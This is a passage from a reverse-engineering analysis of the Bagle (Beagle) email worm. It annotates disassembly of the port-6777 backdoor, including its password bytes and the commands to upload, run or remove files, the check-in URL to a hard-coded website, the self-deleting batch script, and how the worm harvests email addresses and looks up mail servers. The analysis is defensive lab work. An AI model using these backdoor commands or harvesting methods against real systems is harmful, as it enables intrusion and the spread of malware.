sub\_4030F6 then makes a call to an unknown function in ole32.dll, which places the contents of the buffer (buf) from the recv library call into var\_C. Then sub\_4030F6 checks if the first 4 bytes of the buffer contain 0x43FFFFFF or "Cÿÿÿ". If it doesn't, sub\_4030F6 closes the current connection and calls sub\_4013E5 ("\$i wSTRM"), which makes a call to an unknown function in ole32.dll:

	7.1 -		
beagle:00403148	cmp	byte ptr [esi], 43h	; does first byte equal 43h?
beagle:0040314B	jnz	short <mark>loc_403167</mark>	; if no, then jump to loc 403167
beagle:0040314D	cmp	byte ptr [esi+1], OFFh	; does second byte equal FFh?
beagle:00403151	jnz	short <mark>loc_403167</mark>	; if no, then jump to loc 403167
beagle:00403153	cmp	word ptr [esi+2], OFFFFh	; does third and fourth byte equal FFFFh?
beagle:00403158	jnz	short <mark>loc_403167</mark>	; if no, then jump to loc 403167
beagle:0040315A	push	[ebp+var 4]	; else, push ``\$i_wSTRM"
beagle:0040315D	push	[ebp+s]	; push connection handle
beagle:00403160	call	sub 402E2B	; see next section.

beagle:00403167	jmp	short loc_40316B	
beagle:0040316B <b>loc 40316B</b> :			
beagle:0040316B	push	[ebp+s]	; s

; close current connection handle

closesocket

call

beagle:0040316E

<sup>&</sup>lt;sup>49</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/winsock/select\_2.asp</u>

If the buffer does contain 0x43FFFFFF, then sub\_4030F6 first calls sub\_402E2B(connection\_handle, "\$i wSTRM") and then sub\_4013E5("\$i wSTRM"). In effect, 0x43FFFFFF is the password that allows you to login into the virus.

sub\_402E2B is explained in the next section.

At this point sub\_4030F6 returns 0 to StartAddress. Then StartAddress calls CloseHandle, to close the handle and terminate the thread, and if there is no more data coming in on the socket, closesocket, which closes the connected socket. It returns 0 to sub\_401C78. sub\_401C78 then calls CloseHandle, to close the handle and terminate the thread. (This thread should never terminate in practice though since ideally the attacker wants the backdoor to be active at all times.)

sub 402E2B – allows uploading and executing of files and getting directory listings.
<u>WaitForSingleObject - synchronizes the various threads currently running.</u>
sub_401481 – wrapper function.
sub_401A38 – receives data from socket.
<u>lstrcmpi – compares two character strings.</u>
send – sends data on a connected socket.
<u>GetWindowsDirectory – retrieves the path of the Windows directory</u>
sub_401023 – create random letters.
<u>WriteFile – writes data to a file at the position specified by the file pointer.</u>
sub_401184 – kill and delete the currently executing virus.
ReleaseMutex – releases ownership of the mutex.

If the first 4 bytes of data contain 0x43FFFFFF, then sub\_4030F6 calls sub\_402E2B(connection\_handle,
"\$i\_wSTRM").

sub\_402E2B first calls WaitForSingleObject, which is used in synchronizing the various threads currently running. WaitForSingleObject is a wait function, which allows a thread to block its own execution (thus synchronizing with others). It works by not returning until certain criterion has been met. In this case, the call is:

beagle:00402E37	push	OFFFFFFFh	; dwMilliseconds	
beagle:00402E39	push	hMutex	; hHandle	
beagle:00402E3F	call	WaitForSingleObject		

which can be translated as:

WaitForSingleObject(hMutex, OFFFFFFFF);

This means that the thread is blocked until (approximately) 49 days pass by (a.k.a. INFINITE), or (much more realistically) when hMutex is in the signaled state. What is the hMutex? hMutex is the mutex that was created with the call to CreateMutex(0,0,0) earlier in the execution of the virus. In our case, the return value should be WAIT\_OBJECT\_0 or 0, which means the mutex has signaled. WaitForSingleObject is imported from kernel32.dll.

sub\_402E2B then sets String2 to 0 and clears the next 8 bytes of memory with a call to sub\_401000. It is
explained above in more detail. sub\_402E2B then calls sub\_401481("\$i\_wSTRM"); which calls
sub\_40146E("\$i\_wSTRM"). sub\_40146E then calls sub\_4013F7("\$i\_wSTRM", 0, 0); which makes a call
to an unknown function in ole32.dll. sub\_401481 then makes a call to an unknown function in
ole32.dll.

sub\_402E2B then calls sub\_4019CF(connection\_handle, "\$i wSTRM", 1, 5, 0); which in this case receives 1 byte of data from the socket at a time. It is explained in more details above.

sub\_402E2B then calls sub\_40146E("\$i\_wSTRM"); which is explained above. sub\_402E2B then makes a
call to an unknown function in ole32.dll. sub\_402E2B then calls sub\_401481("\$i\_wSTRM"); which is
explained above.


sub\_402E2B then checks whether or not the next received byte contains a 0x02, 0x03, or 0x04. If it doesn't, then sub\_402E2B closes the current connection and releases the mutex via a call to ReleaseMutex (hMutex). When the thread no longer needs to own the mutex object, it calls the ReleaseMutex function so that another thread can acquire ownership.<sup>50</sup> ReleaseMutex is imported from kernel32.dll. sub 402E2B then returns 0 to sub 4030F6.

If the next received byte is 0x02, 0x03, or 0x04, then sub\_402E2B calls sub\_401A38 (connection\_handle, "\$i wSTRM", 0C8h, 0, 5). sub 401A38 waits until it receives 200 (0C8h) bytes or a NULL character. If

<sup>&</sup>lt;sup>50</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/releasemutex.asp</u>

no NULL character is received within those 200 bytes, sub\_401A38 returns 0 to sub\_402E2B which in turn returns 0 to sub\_4030F6. If a NULL character is received, sub\_401A38 returns a 1 to sub\_402E2B and sub\_402E2B continues.

After calling, sub\_40146E and sub\_401481, sub\_402E2B calls lstrcmp to see if the next three bytes were 0x31 0x32 0x00. If they were, a response is sent back via send and it's shown below:



Next sub\_402E2B checks to see which value the byte actually had: 0x02, 0x03, or 0x04. If it was 0x04, the code calls sub\_401184, which stops the currently running virus and deletes its file from the system. Otherwise (the byte at String2 has to be either 0x02 or 0x03) it continues on to call sub\_4019CF(connection\_handle, "\$i\_wSTRM", 4, 4, 0); followed by sub\_40146E, sub\_401481, sub\_4019CF, and sub\_40146E.

Then sub\_402E2B calls GetWindowsDirectory, which retrieves the path of the Windows directory. In our case, it returns "C:\WINDOWS".

After 3 successive calls to lstrcat, we end up with a string C:\WINDOWS\bsupld<random5letters>.exe. The <random5letters> was created with a call to sub\_401023. In our case, the full path of the filename is: C:\WINDOWS\bsupldfjwma.exe

Then this file is created (for writing) with a call to CreateFile, after which its content is filled from a loop that continuously calls WriteFile. The WriteFile function writes data to a file at the position specified by the file pointer. This function is designed for both synchronous and asynchronous operation.<sup>51</sup> WriteFile is imported from kernel32.dll. Once there are no more bytes to be written, the loop exits, closes the file handle with CloseHandle, and at this point, the upload of the file is complete. A check is then made to see if the byte at String2 is 0x03. If it is then the newly created executable is renamed to <original\_name>-upd, via a call to lstrcat. This indicates that the virus writer had intentions for updating his virus remotely. Immediately after this, this file is executed (in hidden mode) with a call to WinExec. So if this was an updated virus, it would be running at this point.

If the byte at String2 was 0x3, then after executing the newly uploaded file (presumably an updated virus), the sub\_401184 function is called. Let's see what sub\_401184 does:

It calls GlobalAlloc three times, each time allocating 1024 bytes of memory, for each of the following variables: lpString2, lpFile, and lpParameters. Then it calls GetModuleFileName, which gets the path of the currently executing program (C:\WINDOWS\system32\bbeagle.exe).

Then it searches for the last occurrence of '\' and replaces everything after that with a.bat, after which it creates that new file: C:\WINDOWS\system32\a.bat and it has the following contents:

:1 del %1 if exist %1 goto 1 del %0

This batch script will delete any filename that is passed to it and then delete itself.

<sup>&</sup>lt;sup>51</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/fileio/base/writefile.asp</u>

Finally a call to ShellExecute is made to execute the newly created batch file (a.bat) and then ExitProcess is called to kill the currently running virus. ShellExecute is imported from shell32 dll

SHELLSZ.ULL.		
beagle:00401252 push	0	; nShowCmd = run in hidden window = 0
beagle:00401254 push	eax	; lpDirectory = default directory = 0
beagle:00401255 push	[ebp+lpParameters]	; lpParameters = C:\WINDOWS\system32\bbeagle.exe
beagle:00401258 push	[ebp+lpFile]	; lpFile = C:\WINDOWS\system32\a.bat
beagle:0040125B push	offset aOpen	; lpOperation = open the file
beagle:00401260 push	eax	; hwnd = parent window = 0
beagle:00401261 call	ShellExecuteA	

In effect, this kills the currently executing virus (original version) and removes the original version of the virus from the system, as well as the script (a.bat).

If the byte at String2 was not 0x03 (it would have to be 0x02), then after executing the newly uploaded file,  $sub_402E2B$  calls closesocket(s) and ReleaseMutex(hMutex) to close the connection and release the mutex. Then it returns 0 to  $sub_4030F6$ .

Through analyzing and reverse engineering this piece of code. We found the following hidden behavior. We found out that the following actions took place if the next byte was any of the following:

- 0x02 upload and execute a program without killing or removing the currently running virus.
- 0x03 upload a program (most likely an updated version of the virus), rename it, and execute it.
   Then kill and remove the currently running virus from the system.
- 0x04 stop the currently running virus and delete its file from the system.

So in order to kill and delete the virus, the byte sequence to send to port 6777 would be:  $0x43 \ 0xFF \ 0xFF \ 0xFF \ 0x00 \ 0x00 \ 0x00 \ 0x00 \ 0x04 \ 0x31 \ 0x32 \ 0x00$ The source code for a program that can kill the virus remotely, see Appendix B.

<u>sub 402E07</u> - creates a new thread that contacts a list of websites every 10 minutes to inform of infection. <u>sub 402DED</u> - wrapper function. <u>sub 402D22</u> - wrapper function. <u>sub 402D3D</u> - loops through each hard coded website. <u>sub 402D22</u> - checks that the Internet connection is up. <u>InternetGetConnectedState</u> - retrieves the connected state of the local system. <u>Sleep</u> - suspends the execution of the current thread for at least the specified interval. <u>InternetOpen - initializes an application's use of the WinINet functions.</u> <u>InternetOpenUr1</u> - opens a resource specified by a URL. InternetCloseHandle - close the Internet connection.

sub\_402E07 creates a new thread, which starts from sub\_402DED, which calls sub\_402DC2 every 10 minutes:

<pre>beagle:00402DF0 loc_402DF0:</pre>			
beagle:00402DF0	call	sub 402DC2	
beagle:00402DF5	push	927 <del>C</del> 0h	; dwMilliseconds = 600,000 ms or 600 sec or 10 min
beagle:00402DFA	call	Sleep	
beagle:00402DFF	jmp	short loc_402DF0	

Every time  $sub_402DC2$  returns, sleep(927C0h) is called. The sleep function suspends the execution of the current thread for at least the specified interval<sup>52</sup> (10 minutes in this case). This is done so that this thread/process does not hog all of the system resources on the host and allows other threads/processes to run.

Let's look at what sub\_402DC2 does. First, sub\_402DC2 calls sub\_401669, to make sure it is prior to January 28, 2004. This function was described in detail earlier in the paper. If it's after January 28, 2004, a call to sub\_401184 is made and the currently executing virus is stopped and its file is deleted from the hard disk. Otherwise it jumps to loc\_402DD1:

	jumps to	<b>J</b> 100_402DD1.	
beagle:00402DC3	call	sub_401669	; is it after January 28, 2004?
beagle:00402DC8	or	eax, eax	; when eax can't be 0 reset the ZF to 0
beagle:00402DCA	jnz	short <mark>loc_402DD1</mark>	; if it's not, jump to loc_402DD1, else
beagle:00402DCC	call	sub 401184	; remove the virus
<pre>beagle:00402DD1 loc_402DD1:</pre>		_	
beagle:00402DD1	mov	edi, offset aHttpWww e	elrass; http://www.elrasshop.de/1.php
beagle:00402DD6	cld	_	

At location loc\_402DD1, it moves the address of the list of websites to contact to the EDI register. The cld instruction clears the DF flag of the EFLAGS register and allows string operations to increment the index registers (ESI and EDI). This facilitates going down the list of websites and trying to contact them one by one.

So for each website in the list, sub 402DC2 calls sub 402D3D(website). Let's see what sub 402D3D does:

First it allocates 1,024 bytes, initialized to zero with a call to GlobalAlloc. The newly allocated memory is referenced by hMem. Then it calls wsprintf(hMem, "%s?p=%lu&id=%s", website, port\_number, registry\_value). The wsprintf function formats and stores a series of characters and values in a buffer.<sup>53</sup> It is imported from user32.dll. This in effect builds the URL string that will be used later by InternetOpenUrl:

Incornecopeneri.			
beagle:00402D54	push	offset Data	; registry value of uid (38174321)
beagle:00402D59	push	dword 405003	; port number = 1A79h = 6,777
beagle:00402D5F	push	[ebp+arg_0]	; site = http://www.elrasshop.de/1.php
beagle:00402D62	push	offset aS?pLuIdS	; "%s?p=%lu&id=%s"

<sup>52</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/sleep.asp</u>

<sup>&</sup>lt;sup>53</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-</u>

us/winui/winui/windowsuserinterface/resources/strings/stringreference/stringfunctions/wsprintf.asp

beagle:00402D67	nuch	[ebp+hMem]	; buffer just allocated with GlobalAlloc
Deagre.00402D07	pusn	[epb+mem]	, builer just allocated with GiobalAlloc
beagle:00402D6A	call	wsprintfA	

Then it calls sub\_402D22, which tries to detect an Internet connection every 2 seconds, via a call to

InternetGetConnectedState(0,0).				
beagle:00402D22	push	0		
beagle:00402D24	push	0		
beagle:00402D26	call	InternetGetConnectedState		

The first parameter receives the state of the connection, while the second parameter has to be 0. It returns true (1) if there is an Internet connection, otherwise it returns false (0). In our case, since our virtual machine is disconnected from the network at this point, it will return 0, and continue to loop, as shown below (the green and gray solid arrow shows the path of execution):

3	groon and gray sona an		. <u>,</u> ,
I	beagle:00402D22	sub_402D22 proc near	; CODE XREF:
I	beagle:00402D22		; sub_402D3D+
I	beagle:00402D22	push 0	_
I	beaqle:00402D24	push 0	
I	beaqle:00402D26	call InternetGetConnectedState	-General registers-
I	beagle:00402D2B	or eax, eax	
I	EIP beagle:00402D2D	jz short loc_402D30	EAX 00000000
I	beagle:00402D2F	retn	
I	beagle:00402D30		
I	beagle:00402D30		
I	beagle:00402D30	loc_402D30:	; CODE XREF:
I	🖙 beagle:00402D30	push 7D0h	; dwMilliseco
I	beagle:00402D35	call Sleep	
I	beagle:00402D3A	jmp short sub_402D22	
1	beagle:00402D3A	sub_402D22 endp	

To leave this infinite loop, we can trick the virus into thinking our virtual machine has an Internet connection, by changing the EAX register to 1.

Then it calls InternetOpen ("beagle\_beagle", 1, 0, 0, 0), which initializes an application's use of the WinINet functions. It tells the Internet DLL to initialize internal data structures and prepare for future calls from the application.<sup>54</sup> It is imported from wininet.dll.

beagle:00402D77	push	0	
beagle:00402D79	push	0	
beagle:00402D7B	push	0	
beagle:00402D7D	push	1	
beagle:00402D7F	push	offset aBeagle beagle	; "beagle beagle"
beagle:00402D84	call	InternetOpenA	—

The string "beagle\_beagle" becomes the user agent in the HTTP protocol. The second parameter, 1, represents the type of access. In this case it means the virus will connect to the sites by trying to resolve all the hostnames locally. It is defined in include\wininet.h:

#define INTERNET\_OPEN\_TYPE\_DIRECT 1 // direct to net The third parameter is the ProxyName, but should be NULL in this case, since we will be using a direct connection to the Internet. The fourth parameter is the ProxyBypass addresses that will be not be routed through the proxy. The fifth parameter is the Flags parameter.

Then it calls InternetOpenUrl(InternetOpen\_handle, website, header, header\_length, flag, context), which opens the resource specified by a complete FTP, Gopher, or HTTP URL<sup>55</sup>. It is imported from wininet dll

nom winince.air.			
beagle:00402D8C	push	0	; context
beagle:00402D8E	push	4000000h	; flag = INTERNET FLAG RAW DATA
beagle:00402D93	push	0	; header length
beagle:00402D95	push	0	; header
beagle:00402D97	push	[ebp+hMem]	; site = "http://www.elrasshop.de/1.php?p=6777&id=38174321"
beagle:00402D9A	push	eax	; Internet handle from InternetOpen
beagle:00402D9B	call	InternetOpenUrlA	
The flag value is defined in include\wininet.h as:			

0x40000000 // receive the item as raw (structured) data

#define INTERNET FLAG RAW DATA

<sup>&</sup>lt;sup>54</sup> http://msdn.microsoft.com/library/default.asp?url=/library/en-us/wininet/wininet/internetopen.asp

<sup>&</sup>lt;sup>55</sup> http://msdn.microsoft.com/library/default.asp?url=/library/en-us/wininet/wininet/internetopenurl.asp

Finally, sub\_402D3D calls InternetCloseHandle(InternetOpen\_handle) and GlobalFree(hMem) to close the Internet connection and to release the memory allocated with GlobalAlloc earlier, respectively.

This corresponds to line numbers ## in the source code listing in Appendix B.

58 of 74

sub 402CCE – searches fixed drives for email addresses and emails itself to them.

<u>GetLogicalDriveStrings – gets valid drives of the system.</u>

<u>GetDriveType – find out what type of drive it is.</u>

sub\_402BCB - wrapper function.

FindFirstFile – searches a directory for a specific file or subdirectory.

sub\_402985 - finds an email address in a file.

sub 402B2C - makes sure the email address is not to certain domains/usernames.

sub 402465 - finds out which DNS server to use.

sub 402778 - create the infected email and send it.

At this point, we connected the HOST to the SERVER, so the virus has a way to spread in a secure and controllable manner. We had both the HOST and the SERVER connected to the Internet. This wasn't a problem for four reasons:

- 1. We denied access to port 6777 so no attacker can actually "log in" into the HOST via the virus and port 80, so virus has no way to contact the list of web sites.
- 2. We step through the virus one instruction at a time, so we have full control of its execution.
- 3. We stop the virus after it sends out the email to a controlled email (konstantin@rozinov.com).
- 4. If for any reason Bagle did escape our control (which never happened), the virus would not work on most systems since it's after January 28, 2004.

sub\_402CCE will only get called the first time the virus is run, since this function is very hard disk intensive and so the virus doesn't want to raise suspicion with a lot of disk activity:

beagle:004031CD	cmp	dword_405754, 0	; set to 1 only when registry entry (frun) doesn't
			; exit, else it is always O
beagle:004031D4	jz	short loc_4031DB	; jump to sleep
beagle:004031D6	call	sub_402CCE	; else scan for emails and email itself to them

The first thing sub\_402CCE does is allocate 8,192 bytes of heap memory, initialized to zero, and pointed to by hMem. Then it calls GetLogicalDriveStrings(8191, hMem), which fills the hMem buffer with strings that specify valid drives in the system. The first parameter is the maximum combined length of the strings minus the terminating NULL character. GetLogicalDriveStrings is imported from kernel32.dll.

### After the call, hMem would look something like this ("A:\OC:\OD:\O"):

debug005:0016A0F8     byte_16A0F8 db 41h     ; A       debug005:0016A0F9     db 3Ah     ; :       debug005:0016A0FA     db 5Ch     ; \
debug005:0016A0FA db 5Ch ;
debug005:0016A0FB db 0 ;
debug005:0016A0FC db 43h ; C
debug005:0016AOFD db 3Ah ;:
debug005:0016A0FE db 5Ch ; \
debug005:0016A0FF db 0 ;
debug005:0016A100 db 44h ; D
debug005:0016A101 db 3Ah ;:
debug005:0016A102 db 5Ch ; \
debug005:0016A103 db 0 ;

Then, for each drive found, GetDriveType is called. The GetDriveType function determines whether a disk drive is a removable, fixed, CD-ROM, RAM disk, or network drive.<sup>56</sup> It is imported from kernel32.dll.

Looking in include\winbase.h, we see:

#define DRIVE\_FIXED 3 // The disk cannot be removed from the drive. This tells us that the virus only looks at fixed disks, and skips all others:

<pre>beagle:00402CF5 loc_402CF5:</pre>			
beagle:00402CF5	cmp	byte ptr [esi], O	; is the hMem buffer empty?
beagle:00402CF8	jz	short loc 402D16	; If yes, get out of loop, else continue
beagle:00402CFA	push	esi	; lpRootPathName

<sup>&</sup>lt;sup>56</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/fileio/base/getdrivetype.asp</u>

beagle:00402CFB beagle:00402D00 beagle:00402D03	call cmp jnz	GetDriveTypeA eax, 3 short <b>loc_402D0B</b>	; find out what type of drive is it? ; is this a fixed drive (hard drive)? ; if no, go to loc_402D0B, else
<pre>beagle:00402D05 beagle:00402D06 beagle:00402D0B</pre>	push call	esi sub_402C9D	; else call sub_402C9D(fixed_drive);
beagle:00402D0B loc_402D0B:			
beagle:00402D0B	push	esi	; lpString
beagle:00402D0C	call	lstrlenA	; get length of string representing non-fixed drive
beagle:00402D11	add	esi, eax	; add it to ESI register
beagle:00402D13	inc	esi	; move ESI to the next character (next drive)
beagle:00402D14	jmp	short loc_402CF5	; go back and repeat

#### So let's look at what sub 402C9D does. It gets one argument, the fixed drive:

		0	5
beagle:00402D05	push	esi	; points to fixed_drive (argument)
beagle:00402D06	call	sub_402C9D	_

First it allocates 65,536 bytes of heap memory, initialized to zero. As usual, hMem points to the memory

allocated by GlobalAlloc.	Then ⊥	strcpy(hMem,	"C:\") is called, which copies a string into a buffer:
beagle:00402CB2	push	[ebp+lpString2]	; lpString2 = src = argument = "C:\"
beagle:00402CB5	push	eax	; lpString1 = dst = hMem
beagle:00402CB6	call	lstrcpyA	

Then sub 402C9D calls sub 402BCB("C:\", "C:\"):

	_		
beagle:00402CBB	push	eax	
beagle:00402CBC	push	eax	
beagle:00402CBD	call	sub 402BCB	

### Let's look at what sub\_402BCB does.

First it allocates some fixed memory via LocalAlloc; 1,024 bytes for hMem and 318 bytes for lpFindFileData. Windows memory management does not provide a separate local heap and global heap, as 16-bit Windows does. As a result, there is no difference between the memory objects allocated by the GlobalAlloc and LocalAlloc functions.<sup>57</sup>

Then sub\_402BCB calls lstrlen to find the length of the first parameter, lpString1, which in our case is 3 (because it points to "C:\"). Then, using lstrcat, it concatenates "C:\" and "\*.\*" to form "C:\\*.\*" and store it in lpString1. Then it calls FindFirstFile(lpString1, lpFindFileData), which searches the for lpString1 ("C:\\*.\*"), stores information about the file or directory (such as file name, and creation, access, and write times) in lpFindFileData, and returns a handle (hFindFile) to the file or directory. If the handle is invalid, meaning no files were found, the function frees up the allocated memory and exits. However, in the much more likely case that a file is found, a valid handle is returned. FindFirstFile is imported from kernel32.dll. The code then continues at loc 402C18:

beagle:00402C18	loc_40	2C18:	; see below
beagle:00402C18	mov	eax, [ebp+lpString1]	; load lpString1 = "C:\*.*"
beagle:00402C1B	mov	byte ptr [edi+eax], 0	; edi=3> nullifies *.*> lpString1 = "C:\"
beagle:00402C1F	mov	edx, [ebp+lpFindFileData]	; get to the cFileName member of
beagle:00402C22	lea	edx, [edx+2Ch]	; WIN32 FIND DATA struct from FindFirstFile
beagle:00402C25	cmp	word ptr [edx], 2Eh	; is it . ?
beagle:00402C29	jz	short <mark>loc_402C6A</mark>	; if it is go back and try next file
beagle:00402C2B	cmp	word ptr [edx], 2E2Eh	; is it ?
beagle:00402C30	jz	short loc_402C6A	; if it is go back and try next file

Here it checks to make sure the handle doesn't point to . (current dir) or .. (parent dir). If it does, it searches for the next file. Once a valid filename is found, lstrcat(lpString1, filename\_found) is called, which in our case results in lpString1 pointing to "C:\ aaaa.txt". We created this file for testing the virus.

C:\aaaa.txt contains this one line: hi konstantin@rozinov.com

<sup>&</sup>lt;sup>57</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/memory/base/global\_and\_local\_functions.asp</u>

Then sub\_402BCB calls sub\_402B8F ("c:\ aaaa.txt") which is a loop that checks to make sure the file is of a certain type. This virus only checks ".wab", ".txt", ".htm", and ".html" files for email addresses:

of a certain type. This viru	3 only 0	HELKS .Wab , .LXL	
beagle:00402B93	mov	edi, offset a_wab	; ".wab"
beagle:00402B98			
beagle:00402B98			
beagle:00402B98	cld		
beagle:00402B99	mov	edx, edi	
beagle:00402B9B	xor	eax, eax	
beagle:00402B9D	or	ecx, OFFFFFFFFh	
beagle:00402BA0	repne :	scasb	
beagle:00402BA2	push	edx	; ".wab"
beagle:00402BA3	push	[ebp+arg_0]	
beagle:00402BA6	call	StrStrIA	; search in "C:\aaaa.txt" for ".wab"
beagle:00402BAB	or	eax, eax	; found it?
beagle:00402BAD	jz	short <mark>loc_402BC1</mark>	; if no (eax=0), jump to loc_402BC1
beagle:00402BAF	push	offset sub_402B2C	; if yes
beagle:00402BB4	push	[ebp+arg_0]	
beagle:00402BB7	call	sub_402A5A	;run this
beagle:00402BBC	pop	edi	
beagle:00402BBD	leave		; go on to next file
beagle:00402BBE	retn	4	
beagle:00402BC1 ;			
beagle:00402BC1			
<pre>beagle:00402BC1 loc_402BC1:</pre>			
beagle:00402BC1	cmp	byte p <u>tr [edi],</u> 0	
beagle:00402BC4	jnz	short <mark>loc_402B98</mark>	; go back and try again

In reality, the virus will search inside any file whose filename contains the words ".wab", ".txt", ".htm", and ".html" anywhere in the filename, not just the extension (i.e. c: \report.txt.gif)

If the file is not of the specified type (or doesn't contain those words), then it continues onto the next found file and check it's type:

<pre>beagle:00402C6A loc_402C6A:</pre>			
beagle:00402C6A	push	1	; dwMilliseconds
beagle:00402C6C	call	Sleep	
beagle:00402C71	push	[ebp+lpFindFileData]	; lpFindFileData
beagle:00402C74	push	[ebp+hFindFile]	; hFindFile
beagle:00402C77	call	FindNextFileA	; find the next file
beagle:00402C7C	test	eax, eax	
beagle:00402C7E	jnz	short <mark>loc_402C18</mark>	; see above

The FindNextFile function continues a file search from a previous call to the FindFirstFile function.<sup>58</sup> Once no more files are found, FindClose is called, followed by LocalFree (hMem) and LocalFree (lpFindFileData), and then sub\_402BCB returns to sub\_402C9D. FindClose closes a file search handle opened by the FindFirstFile.<sup>59</sup> Both FindNextFile and FindClose are imported from

If the file is of the specified type, sub 402B8F calls sub 402A5A (arg 0, sub 402B2C):

beagle:00402BAF	push	offset sub 402B2C	; sub 402B2C will eventually be called
beagle:00402BB4	push	[ebp+arg 0]	; any file containing .wab, .txt, .html, or .htm in
beagle:00402BB7	call	sub_402A5A	; its filename

#### Let's see what sub\_402A5A does.

kernel32.dll.

It opens up the file (passed in as arg\_0) for reading (via CreateFile), gets its filesize (via GetFileSize), creates a file mapping for the file (via CreateFileMapping), and then maps a view (content) of the file into memory (via MapViewOfFile).

Then it calls sub	402985 (address	of view,	size of file,	sub 402B2C);

beagle:00402AB9	push	[ebp+arg_4]	; sub_402B2C
beagle:00402ABC	push	[ebp+var_8]	; size_of_file
beagle:00402ABF	push	eax	; address_of_view from MapViewOfFile
beagle:00402AC0	call	sub_402985	

<sup>&</sup>lt;sup>58</sup> http://msdn.microsoft.com/library/default.asp?url=/library/en-us/fileio/base/findnextfile.asp

<sup>&</sup>lt;sup>59</sup> http://msdn.microsoft.com/library/default.asp?url=/library/en-us/fileio/base/findclose.asp

#### Let's see what sub\_402985 does.

#### Please note of the following:

starting\_address\_of\_email - refers to the address at which "konstantin@rozinov.com" starts.
starting\_address\_of\_domain - refers to the address at which "rozinov.com" starts.

sub\_402985 loops through the view of the file, looking for an @ symbol (0x40). Once it finds it, it calls sub\_4028A5 (address\_of\_view) to complete the username part of the email address (in front of @). Then sub\_4028F3 (starting\_address\_of\_domain) is called to complete the domain part of the email address. Both of these functions only look for the following characters: [0-9] [A-Z] [a-Z] [.] [\_] The virus will skip over email addresses that are 5 or less bytes or 500 or more bytes (or characters) long.

It then calls sub\_40293D(starting\_address\_of\_email, starting\_address\_of\_domain) which makes sure the username is at least 1 character long. If it is, it returns 1, otherwise it returns 0.

sub\_402985 then calls sub\_40295A(starting\_address\_of\_domain) which calls
StrRChr(starting\_address\_of\_domain, 0, `.') to make sure the top-level domain (TLD) is at least 2
characters long. If it is, it returns 1, otherwise it returns 0. StrRChr searches for the last occurrence of
the third parameter in the string starting at the first parameter and ending at the second parameter. It is
imported from shlwapi.dll.

sub\_402985 then calls sub\_402B2C(starting\_address\_of\_email):

beagle:00402A4A call [ebp+arg\_8] ; arg\_8 is sub\_402B2C

#### Let's see what sub\_402B2C does.

sub\_402B2C immediately calls sub\_402AF6(starting\_address\_of\_email), whose purpose is to check that the email address doesn't contain the following strings:

.r1 @hotmail.com @msn.com @microsoft @avp.

If the email address doesn't contain those strings, then sub\_402AF6 returns a 1 and sub\_402B2C continues; otherwise it returns 0 and sub\_402B2C immediately returns to sub\_402985.

If sub\_402B2C continues, it then calls sub\_4014F3 (starting\_address\_of\_email), which creates a hash of the email address. In our case it returns F7259F2Bh (via EAX) for the email: konstantin@rozinov.com.

sub\_402B2C then calls sub\_40153E (handle, 1388h, F7259F2Bh). The handle (a.k.a unk\_40814A) points to memory (20,000 bytes) that was allocated earlier in sub\_402ADD. It checks to see if more memory needs to be allocated. It returns a 1, if no more memory needs to be allocated.

sub\_402B2C then calls sub\_402465(starting\_address\_of\_email, starting\_address\_of\_email).

#### Let's see what sub\_402465 does.

sub 402465 then uses StrRChr to find the @ symbol within the email address.

sub\_402465 then calls sub\_4020B1(starting\_address\_of\_domain), which calls sub\_401CBC. sub\_401CBC
does the following:

Using GlobalAlloc and GetNetworkParams, it allocates memory and then retrieves the network parameters for the local host, including things like hostname, DNS servers, and whether DNS is enabled. More information can be found in the FIXED INFO structure, which is declared in include\lptypes.h.

GetNetworkParams is imported from iphlpapi.dll. If there is an active DNS server available locally, then its IP address will be copied into the variable a151\_201\_0\_39. In our case, it's 192.168.0.13. Otherwise the default hard coded DNS (151.201.0.39) server is used. Finally, it uses GlobalFree to free up the allocated memory and returns 0 to sub 4020B1.

sub\_4020B1 then calls sub\_4013D2(var\_4), which calls CreateStreamOnHGlobal(0, 1, var\_4), which creates a stream object stored in memory. The new stream object will point to the domain part of the email (rozinov.com) which we have earlier referred to as starting\_address\_of\_domain.

sub\_4020B1 then calls sub\_401D2C(var\_4, starting\_address\_of\_domain). sub\_401D2C then calls sub\_401000, which clears out some memory and is explained above. After several calls to unknown functions in ole32.dll, sub\_401D2C returns 0.

sub\_4020B1 then calls sub\_401E1A("\$i wSTRM", "192.168.0.13"), whose sole purpose is to find MX record for domain part (<u>rozinov.com</u>) of email address.

sub\_401E1A makes a call to sub\_401B25("192.168.0.13", 0, 3500h), which calls socket and sub\_401000, which have been explained before. Then sub\_401B25 calls sub\_401939("192.168.0.13"), which makes calls to:

inet\_addr("192.168.0.13") - converts a string containing an (IPv4) Internet Protocol dotted address into a proper address for the IN\_ADDR structure. If no error occurs, inet\_addr returns an unsigned long value containing a suitable binary representation of the Internet address given. If you pass in " " (a space) to the inet\_addr function, inet\_addr returns zero.<sup>60</sup> inet\_addr is imported from wsock32.dll.

#### Or if inet\_addr fails, it calls:

gethostbyname ("192.168.0.13") – retrieves host information corresponding to a host name from a host database. The gethostbyname function returns a pointer to a hostent structure—a structure allocated by Windows Sockets. The hostent structure contains the results of a successful search for the host specified in the name parameter. <sup>61</sup> gethostbyname is imported from wsock32.dll.

Then sub\_401B25 calls connect (socket\_handle, name, name\_length) to try to see if it can connect to the DNS server (192.168.0.13) and if it works. If it fails, it closes the socket and returns 0 to sub 401E1A; otherwise it keeps the socket open and returns the socket handle to sub 401E1A.

From our DNS log file, we see that the virus sends out a test DNS query:

Aug 07 15:55:12.444 queries: info: client 192.168.0.38#1028: query: www.elrasshop.de IN A

Or from a packet level perspective (using snoop):

Request from virus on HOST (192.168.0.38):	Response from DNS SERVER (192.168.0.13):
ETHER: Ether Header	ETHER: Ether Header
ETHER:	ETHER:
ETHER: Packet 1 arrived at 16:16:19.09	ETHER: Packet 2 arrived at 16:16:19.10
ETHER: Packet size = 76 bytes	ETHER: Packet size = 170 bytes
ETHER: Destination = ******************************, Sun	ETHER: Destination = ******************************
ETHER: Source = ***********************************	ETHER: Source = ***********************************
ETHER: Ethertype = 0800 (IP)	ETHER: Ethertype = 0800 (IP)
ETHER:	ETHER:
IP: IP Header	IP: IP Header
IP:	IP:
